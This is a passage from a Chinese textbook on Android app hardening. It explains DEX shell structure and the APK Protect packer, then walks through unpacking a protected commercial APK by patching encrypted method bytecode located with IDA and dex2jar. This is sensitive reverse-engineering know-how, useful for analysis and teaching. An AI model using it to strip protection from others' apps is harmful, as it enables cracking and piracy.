（2）计算解壳数据长度，并添加该长度到解壳 DEX 文件头末尾，并继续解壳数据到文件头末尾，插入数据的位置为 0x70。

（3）修改解壳程序 DEX 头中 checksum、signature、file_size、header_size、string_ids_off、type_ids_off、proto_ids_off、field_ids_off、method_ids_off、class_defs_off 和 data_off 相关项。

（4）分析 map_off 数据，修改相关的数据偏移量。

（5）修改源程序 AndroidManifest.xml 文件，然后覆盖解壳程序 AndroidManifest.xml 文件。

当解壳数据位于解壳程序文件头时，解壳 Android DEX 的基本流程如下所示。

（1）从 0x70 处读取解壳数据长度。

（2）从 DEX 文件读取解壳数据，解密解壳数据，然后以文件形式保存解密数据到 APK 文件，例如 a.apk。

（3）通过 DexClassLoader 动态加载到文件 a.apk。

DEX Header
checksum
signature
file_size
header_size
map_off
string_ids_off
type_ids_off
proto_ids_off
field_ids_off
method_ids_off
class_defs_off
data_off
加密Source DEX数据长度
加密Source DEX数据
解壳DEX Body

图 17-3　合并后 DEX 的结构

17.4　第三方工具——APK Protect

知识点讲解：光盘:视频\知识点\第 17 章\第三方工具——APK Protect.avi

APK Protect 是一款免费的安卓软件保护工具，可以保护 APP 应用程序不被破解、逆向分析和盗版。APK Protect 通过阻止反编译软件、代码混淆加密、字符串加密、类名加密等方式使被保护过的 APP 难以被反编译逆向分析，从而达到保护 APP 不被破解的目的。在本节的内容中，将详细讲解 APK Protect 的基本知识。

17.4.1　APK Protect 的功能

（1）阻止反编译功能

- APK Protect能阻止Apktool等反编译工具的反编译功能。
- APK Protect会对保护的APP类名进行加密，使用jd-gui等反编译工具反编译出的类名无法静态阅读。

（2）代码混淆加密功能

APK Protect 支持对 APP 的代码流程进行乱序混淆加密，例如，在加密前使用静态反编译查看到的代码流程为 1、2、3、4、5、6，在 APK Protect 加密后再使用静态反编译查看到的代码流程变成了 3、1、6、4、2、5，与加密前差异很大，这样大大提升了静态逆向分析的难度。

（3）字符串加密功能

APK Protect 支持对 APP 的 Java 字符串进行 Base64 等加密，加密后使用 jd-gui 等反编译后看到的字符串都是加密后的，这样将无法阅读，也就无法利用字符串来猜测代码功能和定位功能代码。

17.4.2　使用 APK Protect

读者可以登录 APK Protect 的官方网站下载 APK Protect，地址是 http://www.apkprotect.com/，如图 17-4 所示。




图 17-4　APK Protect 官方网站

（1）在 APK Protect 的官方网站注册一个免费账号，会员用户可以使用官方的在线加密工具。当然使用免安装单机版最便捷，此版本下载超链接是 http://d.qimada.com/opt/root/APK_Protect.zip，官方介绍如图 17-5 所示。



Guide

1. Download APK Protect.zip.
2. Decompress the downloaded file.
3. Run "apkcrypt.exe", select the APK you need to encrypt and click "ADD APK PROTECT."

图 17-5　免安装单机版的官方介绍

（2）下载后得到一个名为 APK_Protect.zip 的压缩包，解压缩下载文件，运行 apkcrypt.exe，然后选择需要加密的 APK，单击 ADD APK PROTECT 按钮开始加密，如图 17-6 所示。




图 17-6　APK Protect 加密界面

17.4.3　实战演练——APK Protect 加密分析

下面将通过一个具体实例来分析 APK Protect 加密处理的过程，在本实例中，将对 APK Protect 加壳后的 APK 进行简单的分析。因为已经使用 APK Protect 对文件 libapkprotect.so 进行了加壳处理，所以此处将把加固的 APK 包中的.so 文件进行分析。

题目	目的	源码路径
实例 17-1	APK Protect 加密分析	光盘:\daima\17\17.4.3

本实例用到的工具有 ida6.1、Dex2Jar、jdgui 和 readelf，具体实现流程如下所示。

（1）使用 Dex2Jar 转化.so 文件，如图 17-7 所示。

```
C:\WINDOWS\system32\cmd.exe
dex2jar version: translator-0.0.9.15
dex2jar Lakala_V3.0.2.apk.crypted.apk -> Lakala_V3.0.2.apk.crypted_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[Lcn/com/fmsh/cube/a/a;
.a()Lcn/com/fmsh/cube/a/a;]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:694)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader
.java:436)
        at com.googlecode.dex2jar.reader.DexFileReader.accept(DexFileReader.java
:323)
        at com.googlecode.dex2jar.v3.Dex2jar.doTranslate(Dex2jar.java:85)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:261)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:252)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:43)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:35)
        at com.googlecode.dex2jar.v3.Main.doFile(Main.java:63)
        at com.googlecode.dex2jar.v3.Main.main(Main.java:86)
Caused by: com.googlecode.dex2jar.DexException: while accept code in method:[Lcn
/com/fmsh/cube/a/a;.a()Lcn/com/fmsh/cube/a/a;]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:684)
        ... 9 more
Caused by: java.lang.ArrayIndexOutOfBoundsException: 120
        at com.googlecode.dex2jar.v3.V3CodeAdapter.visitReturnStmt(V3CodeAdapter
.java:569)
```

图 17-7　Dex2Jar 转化".so"文件

此时会看到已经无法使用 Dex2Jar 工具进行分析，这是 APK Protect 加壳的原因。提示异常的方法是：

```
Lcn/com/fmsh/cube/a/a;.a()Lcn/com/fmsh/cube/a/a
```

由此可见，上述方法在 cn.com.fmsh.a.a 类中实现，方法名是 a()，返回的是类 cn.com.fmsh.a.a，此方法已经被 APK Protect 加密。

（2）使用 IDA pro 工具定位方法 a()，按 Ctrl+S 快捷键后选择 CODE 段，然后按 Alt+T 快捷键搜索 cn.com.fmsh.cube.a.a.a 字符串来迅速定位，如图 17-8 所示。

```
CODE:0008CCF8                Method 1992 (0x7c8):
CODE:0008CCF8                public static cn.com.fmsh.cube.a.a
CODE:0008CCF8                cn.com.fmsh.cube.a.a.a()
CODE:0008CCF8                                         # CODE XREF: Sender_sendData@IL+C↓j
CODE:0008CCF8                                         # f__init_@VL_27+6A↓j
CODE:0008CCF8 # FUNCTION CHUNK AT CODE:000838FA SIZE 0000000A BYTES
CODE:0008CCF8
CODE:0008CCF8 locret:
CODE:0008CCF8                return-object                    v120
CODE:0008CCF8                Method End
CODE:0008CCF8 # ---------------------------------------------------------------------------
CODE:0008CCFA                .byte 0x38 # 8
CODE:0008CCFB                .byte 0x79 # y
CODE:0008CCFC                .byte    0
CODE:0008CCFD                .byte 0x86 #
CODE:0008CCFE                .byte 0x5C # \
CODE:0008CCFF                .byte 0x23 # #
CODE:0008CD00                .byte 0xCB #
CODE:0008CD01                .byte 0x48 # H
CODE:0008CD02                .byte    5
CODE:0008CD03                .byte 0xF1 #
CODE:0008CD04                .byte 0x48 # H
CODE:0008CD05                .byte 0x25 # %
CODE:0008CD06                .byte 0xCC #
CODE:0008CD07                .byte 0xA0 #
CODE:0008CD08                .byte 0xDC #
CODE:0008CD09                .byte 0x9F #
CODE:0008CD0A                .byte 0x6E # n
CODE:0008CD0B                .byte 0x53 # S
CODE:0008CD0C                .byte 0xCF #
CODE:0008CD0D                .byte 0xDB #
CODE:0008CD0E                .byte 0xA1 #
CODE:0008CD0F                .byte 0x91 #
CODE:0008CD10                .byte 0xFD #
CODE:0008CD11                .byte 0x72 # r
```

图 17-8　迅速定位要找的方法

而在未加壳之前，原始的方法字节码如图 17-9 所示。

```
CODE:0008CC4C                Method 1989 (0x7c5):
CODE:0008CC4C                public static cn.com.fmsh.cube.a.a
CODE:0008CC4C                cn.com.fmsh.cube.a.a.a()
CODE:0008CC4C                sget-object                v0, word_1EFC4
CODE:0008CC4C                                     # CODE XREF: Sender_sendData@IL+C↓j
CODE:0008CC4C                                     # f__init_@VL_27+6A↓j
CODE:0008CC50                if-nez                     v0, loc_8CC62
CODE:0008CC54                new-instance               v0, <t: a>
CODE:0008CC58                invoke-direct              {v0}, <void a.<init>() a__init_@V_0>
CODE:0008CC5E                sput-object                v0, word_1EFC4
CODE:0008CC62
CODE:0008CC62 loc_8CC62:                           # CODE XREF: a_a@L_0+4↑j
CODE:0008CC62                sget-object                v0, word_1EFC4
CODE:0008CC66
CODE:0008CC66 locret:
CODE:0008CC66                return-object              v0
CODE:0008CC66                Method End
CODE:0008CC66 # ---------------------------------------------------------------------------
```


图 17-9　未加壳之前的方法字节码

通过对比图 17-8 和图 17-9，可以看出原来的字节码已经被加密了。

（3）为了能够让 Dex2jar 工具反编译，需要修改这个方法字节码。把 APK 中的 classes.dex 解压出来，然后使用 UE 定位到 8ccf8，使用 0 替换掉所有的 8ccf8-8ccd14。此时使用 Dex2jar 工具进行反编译，执行 dex2jar classes.dex 后的效果如图 17-10 所示。

```
com.googlecode.dex2jar.DexException: while accept method:[Lcn/com/fmsh/cube/a/a;
.b()Lcn/com/fmsh/cube/a/b;]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:694)
```

图 17-10　反编译效果



由此可见，方法 b 也被加密了。在 IDA pro 中快速定位此方法，如图 17-11 所示。

```
CODE:0008CD23                     .byte    0
CODE:0008CD24                     Method 1993 (0x7c9):
CODE:0008CD24                     public final cn.com.fmsh.cube.a.b
CODE:0008CD24                     cn.com.fmsh.cube.a.a.b()
CODE:0008CD24 this = v1                                  # CODE XREF: Sender_sendData@IL+14↓j
CODE:0008CD24                                            # f__init_@VL_27+72↓j
CODE:0008CD24                     shl-int/lit8                   v20, v73, -0x2E
CODE:0008CD28                     rem-int/lit16                  v0, v0, -0x4D51
CODE:0008CD2C                     move-wide/from16               v232:v233, v41533:v41534
CODE:0008CD30                     new-array                      v0, v8, <t: unknown>
CODE:0008CD34                     xor-long                       v79:v80, v0:this, v0:this
CODE:0008CD34                     Method End
CODE:0008CD38                     move-wide/16                   v0:v1, v4:v5
CODE:0008CD3E                     nop
```

图 17-11 快速定位方法 b

此时会发现，8cd230 指令无效，如图 17-12 所示。

```
a_a@L_U                    CODE      0008CCF8    0000001C    R . . . . . .
a_b@L                      CODE      0008CD24    00000014    R . . . . . .
```

图 17-12 无效指令

（4）使用 UE 定位并修改 8cd24-80cd34，如图 17-13 所示。

```
CODE:0025CBB8                     Method 1 (0x1):
CODE:0025CBB8                     public java.lang.String
CODE:0025CBB8                     a.getProvider()
CODE:0025CBB8
CODE:0025CBB8 # FUNCTION CHUNK AT CODE:0025CB28 SIZE 00000008 BYTES
CODE:0025CBB8
CODE:0025CBB8                     sput-object                    v120, word_0
CODE:0025CBBC                     goto                           loc_25CB28
CODE:0025CBBC                     Method End
CODE:0025CBBC # ---------------------------------------------------------------------
```

图 17-13 修改 8cd24-80cd34

（5）同样道理，接下来进行如图 17-14 所示的替换修改处理。

```
dex2jar classes.dex -> classes_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[La;.getProvider()Ljava
/lang/String;]
```

```
dex2jar classes.dex -> classes_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[La;.getVersion()I]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
r.java:694)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader
```

```
CODE:0025CBD0                     Method 2 (0x2):
CODE:0025CBD0                     public int
CODE:0025CBD0                     a.getVersion()
CODE:0025CBD0 this = v1
CODE:0025CBD0                     UNUSED
CODE:0025CBD2                     ushr-int/lit8                  v82, v133, -2
CODE:0025CBD2                     Method End
```

```
f  a_getProvider@L        CODE     0025CBB8     00000006     R
f  a_getVersion@I         CODE     0025CBD0     00000006     R
```

图 17-14 替换修改

（6）完成全部替换工作后，就可以正常进行 Dex2jar 反编译工作了，如图 17-15 所示。在反编译之前需要关闭打开的 classes.dex IDA，否则 jar 类会不全。

```
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

图 17-15 成功反编译

（7）使用 JD-GUI 工具打开反编译处理的 jar 包，如图 17-16 所示。



图 17-16　打开反编译处理的 jar 包

再看原来的 APK 文件，如图 17-17 所示。




图 17-17　原来的 APK 文件

将打开的 jar 包和原来的 APK 进行对比，可以看出在加固后的 Dex 中增加了类 apkprotect 和一个类 a。类 apkprotect 会加载 apkprotect.so，Init Version 是 JNI 方法，其具体实现在 APK lib/armeabi/libapkprotect.so 中。

（8）使用 IDA pro 工具反编译.so 文件，Init 对应的 so()函数如图 17-18 所示。

```
.text:00003334
.text:00003334                 EXPORT Java_com_apkprotect_Init
.text:00003334 Java_com_apkprotect_Init
.text:00003334                 LDRH    R0, [R7,#0x20]
.text:00003336                 PUSH    {R1,R2,LR}
.text:00003338                 LDR     R1, [R1,R6]
.text:0000333A                 LSLS    R3, R6, #0x14
.text:0000333A ; ---------------------------------------------------------------------------
.text:0000333C dword_333C      DCD 0x7266F252, 0x8F6A7332, 0x10212995, 0xC88865DA, 0x895071E3
.text:0000333C                                         ; DATA XREF: .text:000032B0↑o
.text:0000333C                 DCD 0x7E0FCC7D, 0xD495D82C, 0x3622D6EF, 0xBC0AEDD7, 0x4D0FB3EA
.text:0000333C                 DCD 0xA5B73A6F, 0xF8216DC6, 0x91895027, 0xC1AA950A, 0xB9E8F84F
.text:0000333C                 DCD 0x7097E8DA, 0xB5C02A7D, 0x7B225A18, 0x32B7AD52, 0x15ABB326
.text:0000333C                 DCD 0x43AD80CF, 0x63A274FB, 0x1543C35F, 0x85BB4B72, 0x20939ADC
.text:0000333C                 DCD 0x70D16608, 0xE5788BBC, 0xDA4BA140, 0x3279B425, 0xA15FA103
.text:0000333C                 DCD 0xB3C42A19, 0xDE402537, 0x6FE3590D, 0x9DF0B5E7, 0x4F53A0C5
.text:0000333C                 DCD 0xE275597A, 0xAEA2FE09, 0x208BA894, 0x83E1BB9C, 0x7F085107
.text:000033DC ; ---------------------------------------------------------------------------
.text:000033DC                 LDR     R2, =0x21E9DDEA
.text:000033DE
```

图 17-18　Init 对应的 so()函数

由此可见，Init 方法已经被加密了。



（9）接下来开始对.so 进行脱壳操作，从 so 导出的函数中找到方法 JNI_OnLoad，此方法会在加载 so 时被 Dalvik 虚拟机调用，用来初始化或注册 JNI 方法，如图 17-19 所示。




图 17-19　找到方法 JNI_OnLoad

因为没有 Init 方法和 Init 数组，所以 so 的解密流程只能在函数 JNI_OnLoad 中实现，如图 17-20 所示。



图 17-20　函数 JNI_OnLoad

（10）调用 JNI_OnLoad_0，然后切换到执行流程视图界面，如图 17-21 所示。

